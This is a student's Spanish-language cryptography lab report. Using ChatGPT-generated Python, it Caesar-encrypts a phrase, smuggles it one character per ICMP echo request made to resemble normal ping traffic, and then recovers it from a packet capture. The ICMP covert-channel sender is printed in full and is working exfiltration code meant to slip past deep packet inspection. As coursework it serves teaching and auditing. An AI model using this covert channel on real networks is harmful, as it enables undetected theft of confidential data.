

Informe Laboratorio 1

Sección 1

Branco Burotto
e-mail: branco.burotto@mail.udp.cl

Agosto de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.3. Actividad 3	11

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.

Data (48 bytes)															
Data: 6260090000000000101112131415161718191a1b1c1d1e1f20212223242526272															
[Length: 48]															
0000	ff	ff	ff	ff	ff	ff	00	00	00	00	00	08	00	45	00
0010	00	54	00	01	00	00	40	01	76	9b	7f	00	00	01	7f
0020	06	06	08	00	56	83	00	01	00	21	64	22	13	05	00
0030	00	00	62	60	09	00	00	00	00	00	10	11	12	13	14
0040	16	17	18	19	1a	1b	1c	1d	1e	1f	20	21	22	23	24
0050	26	27	28	29	2a	2b	2c	2d	2e	2f	30	31	32	33	34
0060	36	37													

2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmpf f zlnbypkhk lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfkf d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfleft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepydgy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofafa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdyvy zi mzyzn
15     wlcjnialuzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrro sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbkpsk i coqebnkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Esta actividad requiere crear un código en Python3 para cifrar con el algoritmo Cesar. Para realizar el código se le escribió un prompt a la aplicación Chatgpt para que generara el código.




Figura 1: Prompt Generación código Cesar

El código dado por ChatGpt contendrá una función que realizará el corrimiento dados los parámetros "texto" y "corrimiento". Seguido se ejecuta "main" para conseguir los valores de los parámetros ingresados en el comando que ejecuta el código para finalmente mostrar en terminal el resultado del cifrado.



```


1 import sys
2
3 def cifrado_cesar(texto, corrimiento):
4     resultado = ""
5     for caracter in texto:
6         if caracter.isupper():
7             resultado += chr((ord(caracter) - 65 + corrimiento) % 26 + 65)
8         elif caracter.islower():
9             resultado += chr((ord(caracter) - 97 + corrimiento) % 26 + 97)
10        else:
11            resultado += caracter
12    return resultado
13
14
15 if __name__ == "__main__":
16     if len(sys.argv) < 3:
17         print("Uso: python3 cesar.py <texto> <corrimiento>")
18         sys.exit(1)
19
20     texto = sys.argv[1]
21     corrimiento = int(sys.argv[2])
22
23     texto_cifrado = cifrado_cesar(texto, corrimiento)
24     print(texto_cifrado)
25 
```

Figura 2: Código generado por ChatGpt

Una vez copiado el código se procede a ejecutarlo, para lo cual se escribe el siguiente comando:

sudo python3 cesar.py "criptografia y seguridad en redes" 9

Obteniendo como resultado en la terminal:



```


~/.Documentos/Laboratorios/Lab Criptografía/Lab1 main* > sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

Figura 3: Resultado código cesar

3.2. Actividad 2

En esta actividad se pide generar un código dado un prompt a Chatgpt, que envíe caracteres dado un string en varios paquetes ICMP request. El prompt que se ingresó a Chatgpt es el siguiente:



Generar un código en python que permita enviar caracteres dado un string en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP). El comando para ejecutar el código no tiene que contener la IP destino, sino que utilice 8.8.8.8 por defecto. Además tiene que contener en DATA 48 bytes de información, por lo que se tendrá que rellenar los datos faltantes. El id, identificador y seq number, tienen que ir sumando de uno en uno.

Figura 4: Prompt generación de envíos de paquetes ICMP

El código dado por Chatgpt contendrá varias funciones que se explicarán paso a paso:

- `icmp_checksum`: Calcula el checksum que ira en el header del ICMP. Se utiliza para detectar errores en el paquete.



```

1 def icmp_checksum(data: bytes) → int:
2     """Calcula el checksum de ICMP (RFC 1071)."""
3     if len(data) % 2:
4         data += b'\x00'
5     s = 0
6     for i in range(0, len(data), 2):
7         w = data[i] << 8 | data[i+1]
8         s = (s + w) & 0xffffffff
9
10    # Fold a 16 bits
11    while (s >> 16):
12        s = (s & 0xFFFF) + (s >> 16)
13
14    return (~s) & 0xFFFF
  
```

Figura 5: Código función `icmp_checksum`

La figura mostrada anteriormente representa la función dada que calcula el checksum del payload.

- `build_icmp_packet`: Crea un paquete icmp echo request (type=8, code=0) listo para ser enviado. Crea un checksum temporal igual a 0 y que se completa posteriormente con la suma de Payload y Header utilizando la función `icmp_checksum` para agregarlo finalmente a la variable asociada a checksum.

Al momento de crear el paquete configura los parámetro `id`, `seq` para que vayan incrementando en uno por cada paquete enviado, además del payload que se determina para que tenga un espacio de 48 bytes.



```

1 def build_icmp_packet(icmp_id: int, seq: int, payload: bytes) → bytes:
2     """Crea un paquete ICMP Echo Request (Type=8, Code=0) con DATA=payload."""
3     icmp_type = 8 # Echo Request
4     icmp_code = 0
5     checksum = 0
6
7     header = struct.pack('!BBHH', icmp_type, icmp_code, checksum, icmp_id, seq)
8     packet = header + payload
9
10    checksum = icmp_checksum(packet)
11    header = struct.pack('!BBHH', icmp_type, icmp_code, checksum, icmp_id, seq)
12    return header + payload
  
```

Figura 6: Código función `build_icmp_packet`

- `make_payload_for_byte`: Esta función crea el payload con el byte del carácter a mandar. Como se envía un byte por carácter quedan 47 bytes de relleno que en este caso van a ser todos iguales, con el hexadecimal x00.



```
1 def make_payload_for_byte(b: int) → bytes:
2     """
3     Construye DATA de 48 bytes.
4     Primer byte = b (el 'carácter'), el resto se rellena con ceros.
5     """
6     if not (0 ≤ b ≤ 255):
7         raise ValueError("Byte fuera de rango (0-255).")
8
9     filler = b'\x00' * (DATA_LEN - 1)
10    return bytes([b]) + filler
```

Figura 7: Código función `make_payload_for_byte`

- `main`: Esta función trabaja como orquestador de la creación del paquete ICMP. Primeramente se crea la variable que va a contener los datos a enviar y se le asigna valor de manera que se transforma el string dado como argumento en la terminal a bytes. Seguidamente se crea el socket que va a contener la información de ICMP para enviar. Finalmente se itera sobre cada byte generado por el string ingresado, en cada iteración se utilizan las funciones “`make_payload_for_byte`” para generar los datos que es envían en el paquete, seguidamente de “`build_icmp_packet`” para crear el paquete a enviar y finalmente utilizando la variable que contiene el socket para enviar el paquete a la IP “8.8.8.8”.



```

1 def main():
2     if len(sys.argv) < 2:
3         print(f"Uso: {os.path.basename(sys.argv[0])} <string_a_enviar>")
4         print("Ejemplo: sudo python3 readv2.py \"Hola\"")
5         sys.exit(1)
6
7     message = sys.argv[1]
8
9     # Convertimos a bytes (UTF-8). Se enviará un byte por paquete.
10    data_bytes = message.encode('utf-8')
11
12    # Socket RAW para ICMP
13    try:
14        sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
15    except PermissionError:
16        print("Error: se requieren privilegios de administrador para sockets RAW (prueba con sudo).")
17        sys.exit(1)
18
19    icmp_id = START_ID
20    seq = START_SEQ
21
22    print(f"Destino: {DEST_IP}")
23    print(f"Bytes a enviar (UTF-8): {len(data_bytes)} (uno por paquete, DATA={DATA_LEN} bytes)")
24    print(f"ID inicial: {icmp_id}, Seq inicial: {seq}")
25    print("Enviando ... \n")
26
27    sent = 0
28    for b in data_bytes:
29        payload = make_payload_for_byte(b)
30        packet = build_icmp_packet(icmp_id, seq, payload)
31
32        try:
33            sock.sendto(packet, (DEST_IP, 0))
34            print(f"Enviado: char_byte={b} (0x{b:02X}) id={icmp_id} seq={seq}")
35        except Exception as e:
36            print(f"Fallo al enviar id={icmp_id} seq={seq}: {e}")
37
38        icmp_id += 1
39        seq += 1
40        sent += 1
41        time.sleep(SEND_INTERVAL_SEC)
42
43    sock.close()

```

Figura 8: Código función main

Este código utiliza variables iniciales que funcionan como parámetros para el envío de paquetes. Estas variables son:



```

1 DEST_IP = "8.8.8.8"           # IP por defecto (no se pasa por argv)
2 DATA_LEN = 48                # bytes de DATA en ICMP
3 SEND_INTERVAL_SEC = 0.2       # pausa entre paquetes
4 START_ID = random.randint(1, 0x7FFF) # ID inicial (luego se incrementa)
5 START_SEQ = 1                 # Seq inicial (luego se incrementa)

```

Figura 9: Variables iniciales

Con estas variables los paquetes serán enviados a la IP “8.8.8.8”, tendrán el campo DATA de largo 48, el intervalo de tiempo de envío de los paquetes será de 0.2 segundos, el id de los paquetes empezará de un número aleatorio y finalmente el campo seq empezará desde uno.

Una vez se termine de copiar el código se tiene que ejecutar el código con el comando “sudo python3 pingv4.py ‘laryexpajorj h bnpdarmjm nw anmnb’”, mostrando en consola los siguientes mensajes:


```
● ~/Documentos/Laboratorios/Lab Criptografia/Lab1 main* > sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"

Destino: 8.8.8.8
Bytes a enviar (UTF-8): 33 (uno por paquete, DATA=48 bytes)
ID inicial: 28616, Seq inicial: 1
Enviando...

Enviado: char_byte=108 (0x6c) id=28616 seq=1
Enviado: char_byte=97 (0x61) id=28617 seq=2
Enviado: char_byte=114 (0x72) id=28618 seq=3
Enviado: char_byte=121 (0x79) id=28619 seq=4
Enviado: char_byte=99 (0x63) id=28620 seq=5
Enviado: char_byte=120 (0x78) id=28621 seq=6
Enviado: char_byte=112 (0x70) id=28622 seq=7
Enviado: char_byte=97 (0x61) id=28623 seq=8
Enviado: char_byte=106 (0x6a) id=28624 seq=9
Enviado: char_byte=111 (0x6f) id=28625 seq=10
Enviado: char_byte=114 (0x72) id=28626 seq=11
Enviado: char_byte=106 (0x6a) id=28627 seq=12
Enviado: char_byte=32 (0x20) id=28628 seq=13
Enviado: char_byte=104 (0x68) id=28629 seq=14
Enviado: char_byte=32 (0x20) id=28630 seq=15
Enviado: char_byte=98 (0x62) id=28631 seq=16
Enviado: char_byte=110 (0x6e) id=28632 seq=17
Enviado: char_byte=112 (0x70) id=28633 seq=18
Enviado: char_byte=100 (0x64) id=28634 seq=19
Enviado: char_byte=97 (0x61) id=28635 seq=20
Enviado: char_byte=114 (0x72) id=28636 seq=21
Enviado: char_byte=109 (0x6d) id=28637 seq=22
Enviado: char_byte=106 (0x6a) id=28638 seq=23
Enviado: char_byte=109 (0x6d) id=28639 seq=24
Enviado: char_byte=32 (0x20) id=28640 seq=25
Enviado: char_byte=110 (0x6e) id=28641 seq=26
Enviado: char_byte=119 (0x77) id=28642 seq=27
Enviado: char_byte=32 (0x20) id=28643 seq=28
Enviado: char_byte=97 (0x61) id=28644 seq=29
Enviado: char_byte=110 (0x6e) id=28645 seq=30
Enviado: char_byte=109 (0x6d) id=28646 seq=31
Enviado: char_byte=110 (0x6e) id=28647 seq=32
Enviado: char_byte=98 (0x62) id=28648 seq=33

Listo. Paquetes ICMP enviados: 33
```

Figura 10: Resultado ejecución código pingv4

Como se puede observar en la figura anterior, el resultado nos dice cuál es el IP destino, el ID inicial y el seq inicial, seguido de los paquetes con los caracteres enviados con su respectivo id y seq.

Para poder observar el resultado se utilizará el software ‘Wireshark’ para capturar los paquetes enviados en la red, estos van a ser analizados para comprobar el funcionamiento correcto del código mencionado anteriormente. La siguiente imagen mostrara el resultado obtenido:




Figura 11: Captura de paquetes wireshark

Como se puede apreciar se obtuvieron 33 paquetes de tipo icmp, los cuales corresponden a la cantidad de caracteres que tiene el string dado en el comando que ejecuta el código. También se puede observar que en el campo info existen los parámetros "id" y "seq", los cuales van aumentando de 1 en uno.

La cantidad de datos de información se encuentran dentro del protocolo ICMP que se encuentran en la parte inferior izquierda de la figura. En este campo se encuentra el tipo de mensaje, el checksum calculado anteriormente, el identificador que corresponde al id en campo “info” junto con la secuencia numérica “seq”, siendo estos últimos tres los primeros 8 bytes del Payload. Adicionalmente, se encuentra un campo llamado “Data” que contiene el carácter a enviar, dentro de este se encuentran los bytes que se agregaron en el código anterior, aquí existe el carácter a enviar seguido de ceros que corresponden al relleno, por lo que se puede ubicar con facilidad la información dentro de ese campo. La siguiente imagen muestra el campo datos y su respectiva información en bytes.




Figura 12: Campo datos de paquete icmp

3.3. Actividad 3

En esta actividad se pide escribir un código en pyhton que analice los paquetes icmp capturados en wireshark, de forma que encuentre la palabra cifrada mas probable. Para poder realizar eso se le escribio un prompt a Chatgpt tal como se muestra en la siguiente figura:

Genera un código en python que reciba paquetes icmp dado un archivo tipo pcapng, los cuales van a representar un carácter por paquete, y que van a estar en el campo data en el primer byte. Tienes que identificar el tipo de corrimiento ya que es de tipo cesar, tienes que imprimir cada combinación posible indicando la mas probable.

Figura 13: Prompt para generar código que encuentre cifrado

El código que se consiguió va a leer la captura, seguido de filtrar todos los paquetes para leer paquetes icmp de tipo 8 (icmp echo request) ordenados por la secuencia numérica seq. Finalmente, se imprimirá en consola el total de combinaciones hechas, indicando cuál es la más acertada.

El código funciona con una función “extraer_texto_desde_pcap” la cual filtrará los paquetes para obtener únicamente los icmp de tipo 8, para después conseguir el primer byte del payload que va a contener el carácter a descifrar.



```


1 def extraer_texto_desde_pcap(ruta_pcap: str) → str:
2     """
3     Lee la captura y concatena el primer byte de DATA
4     de cada paquete ICMP Echo Request (type=8) que tenga payload.
5     """
6     pkts = rdpcap(ruta_pcap)
7     chars = []
8
9     for p in pkts:
10        if p.haslayer(ICMP) and p.haslayer(Raw):
11            icmp_layer = p[ICMP]
12            if icmp_layer.type == 8: # Solo Echo Request
13                data: bytes = p[Raw].load
14                if data and len(data) ≥ 1:
15                    b0 = data[0]
16                    try:
17                        c = chr(b0)
18                    except ValueError:
19                        c = '?'
20                    chars.append(c)
21
22    return "".join(chars)

```

Figura 14: Fragmento código de función extraer texto

Esta función retornará un array de strings con el texto cifrado en formato Cesar.

Después de conseguir el texto a descifrar, se procede a utilizar la función “cesar_decode” el cuál procederá a realizar un procedimiento a cada carácter del string dado la cantidad de corrimiento en uno de sus parámetros.



```

1 def cesar_decode(texto: str, shift: int) → str:
2     """Corrimiento César sobre letras A-Z, a-z. Otros caracteres se mantienen."""
3     res = []
4     for ch in texto:
5         if 'A' ≤ ch ≤ 'Z':
6             res.append(chr((ord(ch) - ord('A') - shift) % 26 + ord('A')))
7         elif 'a' ≤ ch ≤ 'z':
8             res.append(chr((ord(ch) - ord('a') - shift) % 26 + ord('a')))
9         else:
10            res.append(ch)
11    return "".join(res)

```

Figura 15: Código descifrador formato Cesar

Esta función retornara un array de strings de cada carácter descifrado.

La penúltima función calculará una puntuación para el corrimiento aplicado en la función Cesar. Este cálculo utiliza un método heurístico para encontrar las palabras que más sentido tengan

en español, de manera que mientras más palabras parecidas al español se tenga, mayor va a ser la puntuación y por lo tanto el resultado será mostrado en verde junto con las demás combinaciones.

A screenshot of a code editor with a dark background and light-colored text. The code is a Python function named 'puntuar_texto' that takes a string 't' and returns a float. The function includes several comments in Spanish explaining its heuristic: estimating the probability of a word based on the percentage of letters and spaces, and coincidences with frequent words. The code calculates a score based on the number of letters and spaces, normalizes it, and then checks for matches with a list of frequent words (PALABRAS_ES) to adjust the score. The function returns the final score.

```
1 def puntuar_texto(t: str) → float:
2     """
3     Heurística para estimar qué corrimiento es más probable:
4     - % de letras y espacios
5     - coincidencias con palabras frecuentes
6     """
7     if not t:
8         return -1e9
9     n = len(t)
10    letras = sum(ch.isalpha() for ch in t)
11    espacios = t.count(' ')
12    score = (letras/n)*2 + (espacios/n)
13
14    # Normalización y conteo de palabras frecuentes
15    tabla_trad = str.maketrans({c: ' ' for c in string.punctuation + "!¿?«»“”..."}))
16    limpio = t.lower().translate(tabla_trad)
17    tokens = [tok for tok in limpio.split() if tok]
18
19    reemplazos = str.maketrans("áéíóúü", "aeiouu")
20    tokens = [tok.translate(reemplazos) for tok in tokens]
21
22    hits = sum(1 for tok in tokens if tok in PALABRAS_ES)
23    score += hits * 3
24    return score
```

Figura 16: Función puntuadora de cifrados

Terminando con la última función, esta es “main” la cual tiene una responsabilidad de orquestadora ya que es la que utiliza todas las funciones mencionadas anteriormente para poder conseguir la frase cifrada con el método Cesar.

```
1 def main():
2     parser = argparse.ArgumentParser(description="Decodifica caracteres enviados en ICMP Echo Request usando corrimiento César.")
3     parser.add_argument("pcap", help="Ruta del archivo .pcap/.pcapng")
4     args = parser.parse_args()
5
6     texto_cifrado = extraer_texto_desde_pcap(args.pcap)
7     if not texto_cifrado:
8         print("No se encontraron caracteres en paquetes ICMP Echo Request con DATA.")
9         return
10
11     candidatos = []
12     for shift in range(26):
13         dec = cesar_decode(texto_cifrado, shift)
14         score = puntuar_texto(dec)
15         candidatos.append((shift, dec, score))
16
17     mejor_shift, mejor_texto, _ = max(candidatos, key=lambda x: x[2])
18
19     for shift, dec, score in candidatos:
20         linea = f"[shift={shift:02d}] {dec}"
21         if shift == mejor_shift:
22             print(f"{GREEN}{linea}{RESET}")
23         else:
24             print(linea)
25
26     print("\n>>> Más probable:", f"shift={mejor_shift}", f"→ \"{mejor_texto}\"")
```

Figura 17: Código función main

Esta función recibe la ubicación del archivo pcapng que contiene la captura de los paquetes, para después crear una variable de tipo array llamada “candidatos” que va a contener todas las combinaciones de descifrado Cesar que se realizan en el primer iterador for, cada espacio del array contiene la palabra descifrada con el número de corrimientos junto con la puntuación de la palabra. Finalmente se itera por cada variable de array candidatos para imprimirlo en pantalla, y el que mejor resultado tenga en puntuación será marcada en diferente color. El resultado se mostrará de la siguiente manera:

```
~/Documentos/Laboratorios/Lab Criptografía/Lab1 main* > sudo python3 readv2.py cesar.pcapng
[shift=00] larycxpajorj h bnpdarmjm nw anmnb
[shift=01] kzqxbwozinqi g amoczqlil mv zmlma
[shift=02] jypwavyhmpf f zlnbypkhk lu yklz
[shift=03] ixovzumxglog e ykmaxojgj kt xkjky
[shift=04] hwnuytlwfknd d xjlzwnifi js wjijx
[shift=05] gvmtxskvejme c wikyvmheh ir vihiw
[shift=06] fulswrjudild b vhjxulgdg hq uhghv
[shift=07] etkrvqitchkc a ugiwtkfcf gp tgfgu
[shift=08] dsjquphsbgjb z tfhvsjebe fo sfeft
[shift=09] criptografia y seguridad en redes
[shift=10] bqhosnfqzehz x rdftqhczc dm qdcdr
[shift=11] apgnrmepdygy w qcespgbyb cl pcbcq
[shift=12] zofmqldoxcfv v pbdrofaxa bk obabp
[shift=13] ynelpkcnwbew u oacqnezvz aj nazao
[shift=14] xmdkojbmadv t nzbpmdivy zi mzyzn
[shift=15] wlcjniauzcu s myaolcxux yh lyxym
[shift=16] vkbimhzktybt r lxznkbtw xg kxwxl
[shift=17] ujahlgysxas q kwymjavsv wf jwvwwk
[shift=18] tizgkfxirwzr p jvxlizuru ve ivuvj
[shift=19] shyfjewhqvq o iuwkhytqt ud hutui
[shift=20] rgxeidvgpuxp n htvjgxspz tc gtsth
[shift=21] qfwdhucufotwo m gsuifwrwr sb fsrsg
[shift=22] pevcbtensvn l frthevqng ra erqrf
[shift=23] odubfasdmrum k eqsgdupmp qz dqpqe
[shift=24] nctaezrclqtl j dprfctolo py cpopd
[shift=25] mbszdyqbksk i coqebnskn ox bonoc

>>> Más probable: shift=9 -> "criptografia y seguridad en redes"
```

Figura 18: Resultado código final

Conclusiones y comentarios

En este laboratorio se estudió de manera práctica la utilización de cifrado Cesar junto con formas de mandar de manera más segura la información a través de la red, ya que al enviar paquetes icmp se utilizó relleno dentro del payload con la función de esconder cuál es el carácter a enviar. De manera que queda en evidencia que la seguridad no solo radica en los cifrados, si no además en estar atentos a detalles mínimos para poder ocultar la información de mejor manera.

Un gran aprendizaje fue la creación de los códigos a través de la utilización de IA, la calidad de los prompt fue crucial para obtener un código eficiente y sin mayores cambios, la utilización de dar detalles fue la razón de no tener problemas.

Finalmente este informe muestra todo lo aplicado y lo obtenido a través de la ejecución de las actividades, por lo que se puede concluir que tuvo un fuerte impacto para introducirse a lo que es la criptografía.